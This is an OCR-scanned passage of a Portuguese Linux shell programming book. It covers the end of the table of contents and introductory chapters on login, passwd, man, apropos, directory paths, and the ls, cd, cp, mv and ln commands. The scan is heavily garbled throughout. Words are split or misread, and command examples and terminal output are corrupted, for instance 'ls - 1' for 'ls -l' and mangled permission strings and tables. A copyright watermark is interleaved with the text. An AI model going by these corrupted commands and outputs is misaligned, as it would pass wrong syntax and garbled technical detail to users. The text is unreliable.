Lu a no Loo ................................................................. 202 O forró do for................................................................................................. 203 Perguntaram ao mineiro: o que é while? while é while, uai! ......................... 212 O until não leva um- mas é útil.................................................................... 214 Continue dançando o break .......................................................................... 218 Exercício........................................................................................................ 220 Ca ítulo 6. A rendendo a ler................................................................. 221 Que posição você prefere? ...........................................................................221 Afinal como é que se lê? ...............................................................................228 Leitura dinâmica 237 Leitura sob o Bash ........................................................................................ 239 Opção -p .............................................................................................. 239 Opção -t ............................................................................................... 239 Opção -n .............................................................................................. 240 Opção -s...............................................................................................241 Opção -a ..................................................................................... ........241 Outra forma de ler e gravar em arquivos ......................................................241 Já sei ler. Será que sei escrever? .................................................................243 Exercícios...................................................................................................... 246 Matenal com dlreilos aL•Iora1s
  • 9.
    XXXVI Programação ShellLinux Capítulo 7. Várias variáveis................................................................... 248 Exportar é o que importa ...............................................................................249 É . e pronto.................................................................................................... 255 Principais variáveis do sistema .....................................................................257 Parâmetros 263 Construções com parâmetros e variáveis ............................................ 264 Expansão de chaves {...}'............................................................................. 274 Ganhando o jogo com mais curingas............................................................ 276 Um ouco de mani ula ão de vetores.................................................282 Exercícios...................................................................................................... 290 Capítulo 8. Sacos de gatos.................................................................... 291 A primeira faz tchan, a segunda faz tchun, e tchan, tchan, tchan.................291 wait a minute Mr. Postman ............................................................................ 296 Para evitar trapalhadas use o trap ................................................................ 297 Funções......................................................................................................... 301 Substituição de processos ................................................................... 309 Mergulhando fundo no nautilus ..................................................................... 317 Instalando scripts do gerenciador de arquivos..................................... 317 Escrevendo scripts do gerenciador de arquivos .................................. 318 Exem lo. s de seri ts............................................................................. 320 script também é um comando ...................................................................... 326 Fatiando o ões........ ................. .. ............ ........................................ .......... ... 328 Em busca do erro perdido............................................................................. 331 Mandando no terminal................................................................................... 333 Macetes, macetes & macetes ....................................................................... 338 Exe~ ici os 340 A êndice 1. awk: Comando ou Lin em? ....................................... 341 O Be-a-bá do awk ........................................................................................ 342 Uso do awk , , 343 Campos................................................................................................ 343 Listando................................................................................................ 344 Formando padrões ........................................................................................ 346 Expressões relacionais ........................................................................ 346 Expressões regulares .......................................................................... 348 Matenal com dlreilos aL•Iora1s
  • 10.
    Sumário XXXVII Padrões BEGINe END ........ , .., .. ,,,,,,...., ........,,,,, , . .... 351 O uso de variáveis......................................................................................... 352 Faz de conta .........................................................................,....................... 355 Operadores .......................................................................................... 356 Funções matemáticas .......................................................................... 357 Prá cadeia ., .., ..,.,,., , .........., , , ,,,, ..., , .,,,......., , ...., , .,,,........, , , . 357 Instruções de controle de fluxo ..................................................................... 361 O comando if....................................................................................... 362 O comandowhile ................... ............... . .............. ........................ 363 for midável............................................................................................ 364 break e outros bric-a-bracs .................................................................. 365 Valores de vetores......................................................................................... 365 print e printf parece mas não é ..................................................................... 368 A saída com prínt ................................................................................. 368 Formatando a saída com printf ............................................................ 369 Como redirecionar a saída com rintf? ................................................ 370 O awk no contexto do Shell.........., .., , .................., ......, .., ....................., .. 372 Recebendo parâmetros........................................................................ 373 Em cooperação com o Shel/ . ......................... ....... ................ ....... 373 A êndice 2. Ex ressões re ulares....................................................... 377 Um pouco de teoria ....................................................................................... 378 Conceitos básicos . .............. ...... ..... . .......... ... . .......... . 378 História .......... .... ...... ......................................... .............................. . 379 Então vamos meter as mãos na massa ........................................................ 380 Âncoras ................................................................................................ 381 Representantes.................................................................................... 383 Quantificadores .................................................................................... 384 Fingindo ser lista .................................................................................. 390 Outros Z9 Expressões Regulares (no BrOffice.org)....................................................... 408 Onde usar Expressões Regulares no BrOffice.org .............................. 409 Diferenças na lógica de uso ................................................................. 410 Diferenças de sintaxe........................................................................... 412 A êndice 3. CGI em Shell Scri t ........................................................... 420 Configuração .................................................................................................420 Algumas considerações importantes ................................................... 422 Diversão ........................................................................................................422 IniCiando 422 Método GET................................................... ..................................... 426 Matenal com direitos aL•Iora1s
  • 11.
    XXXVIII Programação ShellLinux Método POST ...................................................................................... 427 U load...................................... ... .. ....................................................... 429 CheckBox 431 Radio Buttons....................................................................................... 432 Contador de acesso genérico .............................................................. 433 SSI - Server Side lncludes .................................................................. 434 Contador .............................................................................................. 434 Segurança..................................................................................................... 436 Introdução e Configuração................................................................... 436 LAN 44 Livro de assinaturas ...................................................................................... 445 A êndice 4. Dialo ................................................................................. 450 Por que este doéumento existe............................................................ 450 Objetivo e Escopo Deste Documento .................................................. 451 Últimas Palavras Antes de Iniciar. . . . . . . .452 Introdu ão .....................................................................................................452 O ue é o Dialo .................................................................................. 452 Breve Histórico do Di'alog..................................................................... 453 Seu Primeiro Comando com o Dialog .................................................. 453 Listagem dos 15 Tipos de Caixas ........................................................ 454 Exemplos dos Tipos de Caixa ............................................................ 455 Como o Dialog Funciona............................................................................... 460 Parâmetros Obrigatórios da Linha de Comando.................................. 461 Como reconhecer respostas SIM ou NÃO........................................... 462 Como Obter o Texto Que o Usuário Digitou.........................................464 Como Obter o Item Único Escolhido de um Menu ou Radiolist ...........466 Como Obter os Itens Múltiplos Escolhidos de um Checklist................470 E se o Usuário Apertar o Botão CANCELAR? ..................................... 472 E se o Usuário Apertar a Tecla ESC? .................................................. 473 E se o Usuário Apertar o botão HELP?............ .. .................................. 473 Como Tratar Todos os Botões e Teclas de Uma Vez? ......................... 474 Mergulhando de Cabeça no Dialog............................................................... 474 Exemplo de Menu Amarrado (em Loop) ..............................................474 Exemplo de Telas Encadeadas (Navegação Sem Volta) ..................... 476 Exemplo de Telas com Navegação Completa (Ida e Volta) ................. 477 Exemplo de Pedido de Confirmação (Uma Caixa Sobre Outra) .......... 480 Exemplo de Posicionamento de Caixas (Não Centralizado) ............... 481 Exemplo de Várias Caixas na Mesma Tela (Multicaixas!) ................... 482 Exemplo de Menu com Itens Dinâmicos (Definidos em Execução) ..... 484 Exemplo de Cópia de Arquivos com Barra de Progresso (Gauge) ......486 Configurando as Cores das Caixas ..................................................... 489 Matenal com direitos aL•Iora1s
  • 12.
    Sumário X XXIX Lista dasOpções de Linha de Comando ...................................................... 492 Opções para definir os textos da caixa ................................................ 492 Opções para fazer ajustes no texto da caixa ....................................... 492 Opções para fazer ajustes na caixa ..................................................... 493 Opções relativas aos dados informados pelo usuário .........................494 Outras 49 Opções que devem ser usadas sozinhas na linha de comando.......... 495 Os Clones: Xdialog, Kdialog, gdialog ................ ...... .... ........ .............495 Whiptail ................................................................................................ 496 Xdialog .................................................................................................496 .................................................................................................497 ..................................................................................................498 Zenity 39 Udpm 09 pythondialog......................................................................................... 499 Onde Obter Mais Informações ...................................................................... 499 A Usandó o wget com proxy.................................................................... 506 Arquivos de configuração..................................................................... 507 Brincando pela rede com o netcat................................................................. 51 3 Coisas do bem ..................................................................................... 514 Coisas do mal ...................................................................................... 517 Resumo................................................................................................ 519 Apêndice 6. Significado das Opções mais Frequentes no Shell....... 520 A êndice 7. Resolução dos Pro ramas ............................................... 522·· • lndice Remissivo ....................................................................................535 Matenal com direitos aL•Iora1s
  • 13.
  • 14.
    Parte I Matenal çornd1re1tos at,tora1s
  • 15.
  • 16.
    1 ·f ·~~ lCapítulo1 . . . . •Iniciando uma sessão Linux Toda sessão no Linux começa com uma solicitação de um nome de login. Após o usuário informar o seu login, uma senha é solicitada. Por motivos óbvios, a senha digitada não aparece na tela. Um detalhe a ser observado é que o Linux faz distinção entre letras maiúsculas e minúsculas. Senhas que diferem em pelo menos um caractere maiús- culo/minúsculo são consideradas diferentes. Sempre que um usuário digita seu nome de login e se- nha corretamente, um Shelf é invocado e a partir dele o usuário passa a dar comandos e interagir com o sistema: Cone c tiva Linux 7 . 0 Kernel 2 . 2 . 19- lScl l ogin : d 327760 Passv,ord : La s t. login: Non May 27 11 : 36 : 55 f.rom lxr jd090 $ O superusuário, conhecido como root, é também o res- ponsável por cadastrar os usuários, dando para cada um o nome de login correspondente. A senha é deixada em branco, e o sistema solicita a mudança de senha na primei- ra vez em que o usuário se ''logar". O superusuário pode também definir Shells específicos para cada usuário. 3 Material com direitos autorais
  • 17.
    4 Programação ShellLinux Encerrando uma sessão Linux - exit, logout Como em todo sistema multiusuário, assim que terminar seu trabalho cada usuário deve encerrar sua sessão. Dois comandos realizam esta tarefa: exit e logout . O comando l ogou t encerra de uma vez a sessão do usuário, já o comando exi t encerra somente o Shell corrente. É aconselhável sempre utilizar o comando exit em vez de l ogout , pois pode haver uma situação em que o usuário tenha invocado um She/1 a partir de outro. Exemplos: $ exit ou $ logout Para l ogout , pode-se usar também a combinação de teclas <ct r l >d , mas esse recurso nem sempre está habilitado. $ 'd passwd - Alterando a senha Sintaxe: passwd [ usuario) O comando passwd permite a um usuário mudar sua própria senha, ou ao superusuário mudar a senha de qualquer usuário. Alguns sistemas pe- dem a senha antiga antes de solicitarem a nova. Algumas implementações do Unix criticam de forma severa a nova senha, quer seja impondo limites mínimos de tamanho ou combinações de letras maiúsculas, minúsculas e números. Esses aspectos de segurança visam evitar que usuários não au- torizados descubram senhas dos usuários do sistema. Exemplo $ passwd Changi ng passvTo rd for user jneves . Changing passv1ord f o x j neves (currenc) UNIX pass>To rd : Material com direitos autorais
  • 18.
    Começando devagarinho 5 Neo~password : BAD PASSWORD: it is based on a dicti onary v1ord Ne..r passrord : BAD PASSWORD: it is based on a dicti onary v1ord New pa ss•to r d : BAD PASSWORD: it is based on a dict i onary word paSSvd : Aut:hentication token manipulation er ror No exemplo anterior, tentei alterar por três vezes a minha senha para j ulianaOO , os algoritmos de comparação do passwd inferiram que, em virtude do meu nome ser julio, a senha que estava propondo era muito óbvia e a alteração não se processou. $ passwd Changi ng passv1ord for usex j neves. Changing pass·tlord f o r jneves (current) UNI X passv1ord : Netv pass;vord : Retype new passvrord: passtvd : all authenticat:i on tokens updated successfully . Agora sim, a senha foi alterada. Comandos Em linha de comando, o Linux oferece uma grande variedade de coman- dos a serem usados. Após pressionar o <ENTER> os comandos informados são examinados pelo She/1 e após são passados para o Linux, que inicia a ação apropriada ou exibe uma mensagem de erro. De um modo geral os comandos do Unux têm a seguinte forma: $ comando (- opções ... ] (a rgument os ... J Exemplos: $ who $ who -H $ who am ~ Só ocomando Comando e opçào Comando e argumentos Os comandos do Shell, nessa parte do livro, referem-se todos ao Bour- ne-Again Shell (bash). Material com direitos autorais
  • 19.
    6 Programação ShellLinux Obtendo ajuda O Linux oferece diversas formas de ajuda aos seus usuários: .J Comandos para pedir Ajuda he l p Mostra informações gerais sobre os built-ins do Shell mam Mais do Linux apropos Mostra sobre um Obtém uma breve de~;cn<çào de um comando do sistema help- Ajuda O comando help é utilizado para mostrar informações gerais dos built-ins do She/1 (chamam-se built-in os comandos que são incorporados ao She/1, isto é, não são instruções autônomas como o who , por exemplo. São co- mandos cujos códigos se encontram incorporados ao código do She/1). Este comando é muito útil para novos usuários. Exemplo: $ help GNU bash, version 2 . 05b . O(l) - rel ease (i38 6- redhat- linux- gnu) These shell commands a r e defined internally. Type 'help ' to see thi s list . Type ' help name' to find out more about the f unct ion 'name ' . Use 'info bash ' to find o ut more about the shel l i n gen eral. Use ' rnan - k ' o r ' i nfo ' to find out more a bout. conunands not in t his l is t . A star (*) next to a name means that the command is disabled . %[DIGITS I WORD) [ & l (( express~on ) ) . filename [ a rg . . . l [ [ express~on l l ali as [ -p1 [name(=value ) . . . I bg [ j ob_.specJ . . . . . Matcnal com direitos al'lora1s
  • 20.
    Começando devagarinho 7 manpages - Manual de Referência Sintaxe: man [- aP] [seção] t ópi co A documentação padrão do Linux, chamada de man pages , contém aju- da para todos os comandos padrão do Unix. Para que o sistema também contenha man pages de utilitários e aplicações não padrão, estes devem encarregar-se de incluí-las automaticamente durante sua instalação. Sempre digo que o man é o comando mais importante, pois é a única "pessoa" que conhece todos os comandos com as respectivas opções. O Manual de Referência do Unix é dividido em oito seções: Subdivisões das man-pages 1. Comandos de usuários Comandos que podem ser executados a partir de um Shell 2. Chamadas de sistema Funções que têm de ser executadas pelo kernel 3. Bibliotecas de funções A maioria das funções da biblioteca libc 4. Formatos de arquivos Drivers e hardware especiais 5. Arquivos de configuração Formatos de arquivos e convenções 6. Jogos e demonstrações bis 7. Pacotes de macro e Sistemas de arquivos, protocolos de rede, códigos convenções ASCII e outros 8. Comandos de administraçã0 Comandos que muitas vezes do sistema apenas o root pode executar. O comando man apresenta todos os tópicos do manual Linux, de uma forma semelhante ao manual impresso. Entretanto, man é o utilitário de documentação padrão e está presente em qualquer Unix, além de seus comandos serem os mesmos em qualquer sistema. Matenal çorn d1re1tos at,tora1s
  • 21.
    8 Programação ShellLinux arãmetro Função -a -p seção tópico Encontra todas as páginas que coincidam com o padrão Indica um programa paginador alternativo Indica uma das oito seções do manual a procurar Indica qual tópico procurar. O tópico deve ser exa- tamente o nome de comando, chamada de siste- ma, etc Ao encontrar o tópico solicitado, o programa aceita comandos direta- mente do teclado. Os principais são: Comando Ação h Mostra a ajuda do man q Sai doman --~ -------------------------------~ [ N)e Avança uma linha, ou N linhas, quando especificado Exemplos: $ man l ls LS (1} NO ME [N)y Volta uma linha, ou N linhas, quando especificado f ------------~------~~--~--------- Avança uma tela b Volta uma tela /texto Procura por um texto no texto apresentado pelo man ls, di r, vdir - list a o conteúdo do diret ório S INOPS E ls [opções ] (arqui vo ... ] di r [arquivo ... ) vdi r [arquivo.. . ) $ man passwd PASSWD (5} NO ME Format os de Arqui vo pas svtd - arquivo d e senhas DESCRI ÇÃO LS (1) PASSIID (5} Passwd é um a rquivo t e xto , que contém a lista de contas do s i ste - ma, fornecendo para cada cont a qual quer inf ormação út i l como i dentificação numéri c a do usuár io . .. Matenal çorn d1re1tos at•tora1s
  • 22.
    Começando devagarinho 9 apropos-Informações sobre um tópico Sintaxe: apr opos tópico Uma facilidade bastante interessante existente em sistemas Unix/Linux é o comando a p ropos . Este comando consulta um banco de dados consis- tindo da descrição do comando. É bastante útil em situações em que se de- seja executar determinada tarefa e não se conhece o nome do comando. Por exemplo, caso eu não me lembrasse qual era o compilador C insta- lado no meu sistema, eu poderia digitar: $ apropos comp ilar cccp, cpp {1} - Th e GNU C-Compati bl e Cornpiler Pr.epr.ocessor . g++ (1) - GNU p roject C++ Compiler gcc , g++ ( 1 ) - GNU p roject c and C++ Compile r (v 2 . 7) Uma vez de posse dessa informação eu digitaria então $ man gcc para obter informações específicas sobre o compilador gcc. Observe que os sublinhados no exemplo foram meus, para mostrar que o comando apropos procurou a palavra (no caso compHer) em todo o ban- co e não somente no rol das instruções. Todavia, este banco de dados não é criado automaticamente. O adminis- trador de sistemas precisa criar este banco de dados através do comando ca tman . Esse comando irá varrer todos os diretórios especificados na variá- vel de ambiente MANPATH e irá construir um arquivo chamado wha t i s , onde irá colocar as descrições dos programas. Caso não exista esse arquivo, ao se 1 nvocar o a propos uma mensagem parecida com esta será exibida: $ aprop os compilar apropos : fi l e / us r/ local /ma nh~hat is not found Create t he Hha.t is database us i ng t he catma n - ;.v conunand . Material com direitos autorais
  • 23.
    10 Programação ShellLinux Para construir esse banco de dados, emitir o comando: $ catman -w Uma vez criado o banco de dados, o comando apropos (ou man - k) po- derá então ser utilizado. Exemplos: . . No intuito de mostrar a diferença entre este comando mo (whatis) , os exemplos dos dois serão iguais. (apr opos) e O prOXI- $ apropos chmod chmod chmod fchmoct [chmod] $ apropos ifconfig ifconfig ( 1) (2) (2) - ( 8) - change fil e ac.:cess change per mi ss i ons change per miss i ons configu re a networ k whatis - Descrição de comandos Sintaxe: whati s tópi co pexmissions of a fil e of a fil e int erface O comando whatis obtém uma breve descrição de um comando do sistema. Exemplos: $ whati s chmod chmod chmod $ whati s ifconfi g ifconfig $ whati s cornpi ler (1 ) (2) change file access perrnissions change pe r missions of a file (8) - configure a netV~o.t:k int e.rface compiler : nothing apl(ropx iate Material com direitos autorais
  • 24.
    ?:~ ·~~ jCapítulo 2 I : f , I . : • • :dtretortos . . . •Sistema de arquivos do Unix No sistema operacional Unix/Linux, costuma-se dizer que "tudo" é arquivo. Isto se deve ao fato de o sistema opera- cional tratar de modo semelhante tanto arquivos comuns como dispositivos de sistema. O sistema de arquivos do Unix/Linux é hierárquico. A base desta árvore é um diretório chamado diretório raiz, representado por 1 (o caractere barra). Enquanto outros sistemas operacionais tratam individualmente discos e partições, o Unix/Linux considera todos os dispositivos, discos, arquivos e diretórios como um todo, alocando-os numa única árvore do sistema de arquivos. Nos sistemas Linux/Unix cada diretório da árvore ar- mazena arquivos segundo sua função, seguindo (mais ou menos) o padrão apresentado na página seguinte. Os arquivos não possuem tamanho previamente deter- minado. Quanto à estrutura interna dos arquivos, o Unix! Linux não faz nenhuma restrição. Um arquivo pode conter qualquer sequência de bytes, proporcionando grande fle- xibilidade ao sistema. Os nomes de arquivos podem ter quantidades máxi- mas de caracteres diferentes para sistemas operacionais diferentes. Nos antigos Unix tradicionais (System V), o 11 Material com direitos autorais
  • 25.
    12 Programação ShellLinux limite era de 14 caracteres. Nos modernos Unix baseados no BSD, o limite é 256 caracteres. J Diretório Tipos de Arquivos /bin Utilitários principais do Unix /etc Programas e arquivos administrativos /lib Bibliotecas de funções, programas e dados /tmp Arquivos temporários /home/jneves Arquivos do usuário jneves /usr/bin Utilitários /usr/sbin Utilitários usados somente pelo "root" /usr/include Arquivos de cabeçalho (por exemplo, da linguagem C) /usr/lib Bibliotecas de funções /usr/spool Áreas de spool (por exemplo, de mail e impressora) •• /dev Arquivos especiais de dispositivo No Unix/Unux não existe o conceito de extensões para nomes de arqui- vo. Podemos até usá-las para facilitar a compreensão dos tipos de arquivos, mas não são de modo algum obrigatórias. Um arquivo chamado apostila.txt será visto pelo sistema como apostila . t xt e não como apostila extensão t xt . Isto é especialmente útil quando usamos algo que poderíamos cha- mar de "múltiplas extensões", ou seja, podemos nomear um arquivo como aposti l a . t ar . gz . Operações com o sistema de arquivos Tanto em algumas versões de Unix baseadas em PCs quanto no Linux, é possível ter vários She//s em uso. Cada She/1 pode ter um diretório corrente de forma independente dos outros, porque diretório corrente é aquele em que você está posicionado num dado momento. Cada usuário possui também um diretório próprio para armazenar seus arquivos. Este diretório é chamado de diretório home do usuário e geral- mente tem o mesmo nome do login name do mesmo. Os diretórios home dos usuários peduarcto e xanctao costumam ser, respectivamente: / home/ pedua rdo e / home/xandao. Matenal çorn d1re1tos at•tora1s
  • 26.
    Manipulando arquivos ediretórios 13 Normalmente, logo após o seu login, o seu diretório corrente fica sendo seu próprio diretório home, isto é, quando você se "Ioga" é posicionado no seu diretório home, portanto neste momento o seu diretório corrente é o home. Caminhos de diretórios (paths) Um caminho de diretórios especifica uma sequência de diretórios a percor- rer para chegar a algum ponto na árvore de diretórios. Para que se possa caminhar entre eles, cada vez que se cria um diretório no Unix/Linux, são criadas referências para este (que funcionam como apelidos), que são: "." e " .. " . O único diretório que não possui estas referências é o diretório raiz 1" 1" l • O ". " referenda o diretório corrente, enquanto o " .. " faz referência a seu diretório pai na árvore de diretórios. Na especificação de caminhos, o delimitador é o caractere " / ". Por exemplo, o caminho do diretório home do usuário peduardo é / home/pedu- ardo . Uma especificação de diretórios deste tipo é chamada de caminho absoluto, pois não importa qual seja o diretório corrente, /home/pedua r C!o sempre leva ao diretório home do usuário p ectua r do . Por outro lado, especificações de diretório podem ser do tipo caminho re- lativo, onde a referência a um diretório é feita a partir do diretório corrente. r·-·-· . I . ' -·-· I etc xandao Árvore de diretórios I home peduardo ] neve s .-· usr ·-·-·-·-·,. I . ' -·-·-·..,. I . ' Matenal çorn d1re1tos at1tora1s
  • 27.
    14 Programação ShellLinux Por exemplo, baseando-se na árvore de diretórios /home , se o diretório atual fosse / home/pectuarcto, poderíamos fazer referência ao diretório home do usuário xandao , utilizando o caminho relativo .. /xandao. O caminho ab- soluto para o mesmo diretório seria: / nome/xandao . Repare que o caminho absoluto sempre começa por uma barra (I l , isto porque o diretório "1" é o raiz e é daí que começam todos os endereçamentos absolutos. O relativo jamais começa por uma "; ", já que seu endereçamento é feito em relação ao diretório corrente. A primeira coisa que sempre vem em mente no uso de um sistema ope- racional é como lidar com os arquivos dentro dele... Nesta seção eu vou mostrar alguns comandos básicos para trabalhar com os arquivos. L1 Comandos para manipulação de arquivos e diretórios pwd Informa o nome do diretório corrente cd Navegando entre diretórios ls Listar arquivos cp Cópia de arquivos e diretórios mv Move arquivos e diretórios ln Estabelece ligações entre arquivos mkdir Cria um diretório rmdir Remove um diretório vazio rm Apaga arquivos e diretórios file Indicando tipo de arquivo grep Procura arquivos por conteúdo find Localiza arquivo por suas características basename Devolve o nome de um arquivo recebendo o caminho com- pleto dirname Devolve o nome do diretório recebendo o caminho completo Matenal çorn d1re1tos at,tora1s
  • 28.
    Manipulando arquivos ediretórios 15 pwd - Informa nome do diretório corrente Sintaxe: pwd Os prompts default do Linux são: - # - Para root; - $ - Para todos os outros usuários. Isso pode- e deve- ser alterado, se modificarmos a variável PS1, para refletir o nosso diretório corrente. Caso isso não tenha sido feito, para sa- bermos o nome do diretório corrente usamos esta instrução. Exemplos: $ pwd /usr/local/bin cd - Navegando entre diretórios Sintaxe. cd [nome - do- di retório) Esse comando mudará o diretório atual de onde o usuário está. Pode- mos também fazer algumas simplificações no n ome- do- d ire tório no Linux para facilitar. As simplificações que citei são: _j • (ponto) • . (dois pontos) - (til) 1 (barra) - (hffen) --~ Significado Diretório atual Diretório anterior Diretório home do usuário Diretório Raiz Último diretório Matenal çorn d1re1tos at•tora1s
  • 29.
    16 Programação ShellLinux Por exemplo, se eu quero ir para o meu diretório home, faço o seguinte: $ pwd / us..:/ l oc al / bi n $ cd - $ pwd / home/ jneves Ou seja, eu estava no diretório /usr/local/bin, e com um simples cd para o diretório - , fui para o meu diretório home / home/ jneves . O coman- do pwd foi utilizado para mostrar o caminho completo do diretório corrente (não confunda home com corrente: o primeiro é o diretório para o qual você é enviado logo após o logín, o segundo é onde você está agora) . Uma outra forma de usar o til (-> é a seguinte: $ pwd /home/ jneves $ cd -jul iana $ pwd / home/juliana $ cd - / home/ jneves No exemplo acima, eu estava no diretório / home/jneves e desejava ir para o diretório home da Juliana; para isso eu fiz - juliana (que se lê home da Juliana). Em seguida usei o hífen (lê-se cd menos) para voltar ao último diretório em que eu estive. ls - Lista arquivos Sintaxe: ls [opções ] [arquivo/diretório] Esse comando serve para listar os arquivos do diretório especificado. O corrente é o default, isto é, se o comando for executado sem argumen- tos, mostrará todos os arquivos existentes no diretório atual. Entenda suas opções: Material com direitos autorais
  • 30.
    - 1 -a - r -h -R Manipulandoarquivos e diretórios 17 Significados Lista os arquivos em formato detalhado. De ali (todos). Lista todos os arquivos, inclusive os corne- çados por ponto (.>. --'-- Na ordem alfabética reversa. Combinado com - 1imprime o tamanho de forma mais leoi• vel exemplo: 1K 234M 2G). Lista também os subdiretórios encontrados Exemplo de uma listagem detalhada: $ l s - 1 t ot al 204 - rl.v- r- - r - - 1 j neves ) neves 1609 Nov 8 2002 calculadora. sh - rv- r -- r -- 1 jneves j neves 11 Sep 1 19 : 41 cat dn;xr- xr- x 2 j neves j neves 4096 Feb 14 2003 cgi - .rt-rxr- xr- x 1 jneves j neves 302 sep 4 2002 core s . sh - rl.vxn·rxrwx 1 j neves j neves 178 Sep 3 2002 cripta .sed Podemos também usar no ls os curingas ou wildcards, que nada mais são do que caracteres que substituem outros e que não devem ser confun- didos, de forma alguma, com expressões regulares, que constam de um apêndice neste livro. Exemplo: se eu quero listar todos os arquivos que têm a extensão .s h , faço o seguinte: $ l s * .sh Verificas i ntax ..sh ednum. sh hton .sh octais l . sh s pinl .s h cores . sh fat iacm d . sh lstsource .sh oct ais2 . sh testa - dat as . sh dat a .s h findstr . s h l sttamext .s h pad . sh tstspi n .s h diasem .sh get opt st . sh maimin . sh rot i nas . sh velha .sh O curinga asterisco {*> representa qualquer coisa e ligado a. sh lis- ta qualquer coisa terminada em .s h . Existem vários outros curingas, vamos ver o ponto de interrogação (?J. que substitui um e somente um caractere: $ ls ??? ?. sh data .s h dt on .sh grep . s h h ton. sh ntod .s h n toh . sh spin .sh Matenal çorn d1re1tos at•tora1s
  • 31.
    18 Programação ShellLinux Dessa forma, cada ponto de "perguntação" ( ? 1 substituiu um caractere, ocasionando a listagem de todos os arquivos com quatro caracteres e ter- minados por .sh . Se quiséssemos listar uma faixa determinada de opções, usaríamos col- chetes. Veja como: $ l s [os]*.sh octa is l . sh octais2 . s h sin t ax . sh . ' spJ.n. sr1 spin l . s h Neste exemplo listamos todos os arquivos começados por o ou s , se- guidos por qualquer coisa (*> e terminados por .sh . Para finalizar veja os dois exemplos a seguir: $ ls [!os] *. sh VerificaSintax . sh dton . sh g raph . sh ma i mi n . s h t est a-datas .sh cores.sh ednum . s h grep .sh n t od . s h tstspi n . sh da t a . sh fat iacmd . s h hton . sh ntoh . s h velha . sh d i asem. sh d i v.sh find str. s h l stsou r ce . sh pad . sh $ ls [A- Z] * . sh Veri ficaS i ntax . .sh ge t opt s t. sh lsctamext .sh .rot i nas . sh No primeiro caso, o ponto de "espantação" ( ! J serviu para negar o gru- po, assim listamos todos os arquivos que não começam por o ou por s . No segundo, usamos a faixa A- z para listar todos que começam por letra maiúscula. Se nosso desejo fosse listar arquivos começados por qualquer letra poderíamos ter feito: $ ls [A-Za-z] , 3* cp-Cópia de arquivos e diretórios Sintaxe: cp [opções ] <a rg- or igem> <arq-des t i no> O comando cp copia arquivos e diretórios. Como opções dele, pode- mos ver1 : 1. Essas opções são comuns ao Unix e ao Linux. mas o segundo tem inúmeras outras, dentre as quais destaco a opção - f, que força a substituição no caso de já existir o arquivo-de-destino. Material com direitos autorais
  • 32.
    Manipulando arquivos ediretórios 19 LJ Opções Significados -i Modo interativo - v ,Mostra o que está sendo copiado -r Copia recursivamente (diretórios e subdiretórios) Exemplos: Não tenho certeza se já existe um backup do meu arquivo tel e f ones . Caso haja, para pedir confirmação eu faço: $ cp -i telefones tel efo nes.bak cp : overwrite ' telefones . bak'? Como o arquivo telefones . bak. já existia, antes de sobrescrevê-lo, é pedida a sua confirmação. Responda y para sim ou n para não. Agora eu vou copiar recursivamente todo o meu diretório home (recursi- vamente significa com toda a árvore de subdiretórios abaixo dele) para o diretório julio. Para tal eu faço o seguinte: $ cp - r ~jneves j ulio O- significahome, não esqueça mv - Move arquivos e diretórios Sintaxe: mv [opções ] <arq- origem> <arq- destino> Este comando normalmente é usado para renomear arquivos, mas nos exemplos a seguir veremos que ele também, por vezes, copia o arquivo <arq-origem> para <arq-des tino> e em seguida remove <arq-origem> . Suas opções são semelhantes às do comando cp. Exemplos: Vamos renomear o arquivo script . sh para scri pt . velho : $ l s - li script.sh 165751 - rw- r -- r -- 1 j neves sup 120 Dec 8 12 : 52 script . sh $ mv s cript.sh script . velho $ l s - l i script.velho 165751 - rvT- r -- r -- 1 jneves sup 120 Dec 8 12 : 52 scri pt . velho Matenal çorn d1re1tos at,tora1s
  • 33.
    20 Programação ShellLinux Neste exemplo, primeiramente listamos o arquivo scrípt . s h e, com a ajuda da opção -i do comando 1s, pudemos ver que seu ínocte (pense em endereço de disco) era 165751 , como após o uso do comando mv seu .i.node permaneceu o mesmo, podemos afirmar que o que houve foi uma simples mudança de nome, sem afetar a localização dos dados. Vamos ver um outro exemplo, neste caso eu quero mover o arquivo arq que está no meu diretório para o diretório fs2 que está em outro file system: $ l s - li a r q 165886 - rv1 xr- xr- x 1 jneves sup 153 Nov 11 18 :17 arq $ mv a r q / f s2 $ l s - li / f s2/ arq 20 - rvlxr - xr- x 1 jneves sup 153 Nov 11 18 : 17 /fs2/ arq Repare na sequência de comandos que, pelo tamanho dos arquivos, seus dados não se alteraram, porém como seus i noctes mudaram (no ori- ginal era 165 886 e depois passou para 2 0 ), podemos afirmar que o arquivo a r q original foi copiado para /fs2 e depois removido. Isso se deve ao fato de cada file system possuir e administrar a sua própria tabela de i nodes. Suponha agora que eu já soubesse da existência de um arquivo scri p t . velho e quisesse fazer a mesma coisa. Já sabendo que seria feita a per- gunta se eu desejaria sobrescrever s c ript . vel ho, e para não ter queres- ponder a esta pergunta, eu faço: $ mv - f script . sh script .vel ho ln - Estabelece ligações entre arquivos Sintaxe: l n [ - s ] <a rquivo- ori gem> <l igação> Este comando é usado para criar ligações (links). Existem dois tipos de ligações: Hard Link: neste caso, o arquivo ligação tem o mesmo i nocte do a r quivo- ori ge m, isto é, os dois compartilham os dados; Material com direitos autorais
  • 34.
    Manipulando arquivos ediretórios 21 Link Simbólico: neste caso, o arquivo ligação tem inode diferen- te do arquivo-origem, e seu conteúdo é somente o caminho do arquivo-origem. Exemplos: Suponha que eu tenho um arquivo com o sintético da folha de pagamen- to e esse arquivo pertence ao grupo folha , que tem todos os direitos sobre ele. Se eu quisesse que o pessoal do grupo contabil tivesse somente direito de leitura destes dados, criaria um hard fink e alteraria suas permis- sões e grupo. Veja só como eu estabeleço este link: $ l n sinteticof s inte ticoc $ l s - li s i n t etico? 165676 - rw- r -- r-- 2 j neves sup 120 Dec 8 11 : 51 sinteti coc 165676 - rw-r - - r - - 2 ) neves sup 120 Dec 8 11 : 51 s i nteti cof Eu já tinha o arquivo s inteticof (que será do grupo fo lha} e liguei a ele o sinteticoc (que será do grupo contabi l), com a opção - i do comando ls. Podemos notar que o i node de ambos é 165 676, o que significa que a base de dados é comum, ou seja, um arquivo que possui dois nomes. Para distinguir, vamos agora repetir a mesma operação, porém criando um link simbólico usando a opção - s do comando ln: $ ln - sf s i nteticof sinteticoc $ ls - li sint e tico? 165745 l rvlxD•xrviX 1 j neves sup 10 Dec 8 12 :09 s inteticoc- >si ntet icof 165676 - rv1- r - - r - - 1 jneves sup 12 O De c 8 11: 51 s i n t eticof Repare nesse caso, que o l s do sinteti coc começa com um 1 (sig- nificando que é um arquivo de fink) e que ao seu final tem uma setinha apontando para sin teti cof que é o arquivo ao qual está ligado. Repare ainda que os i nodes são diferentes (s inteticof continua com 16567 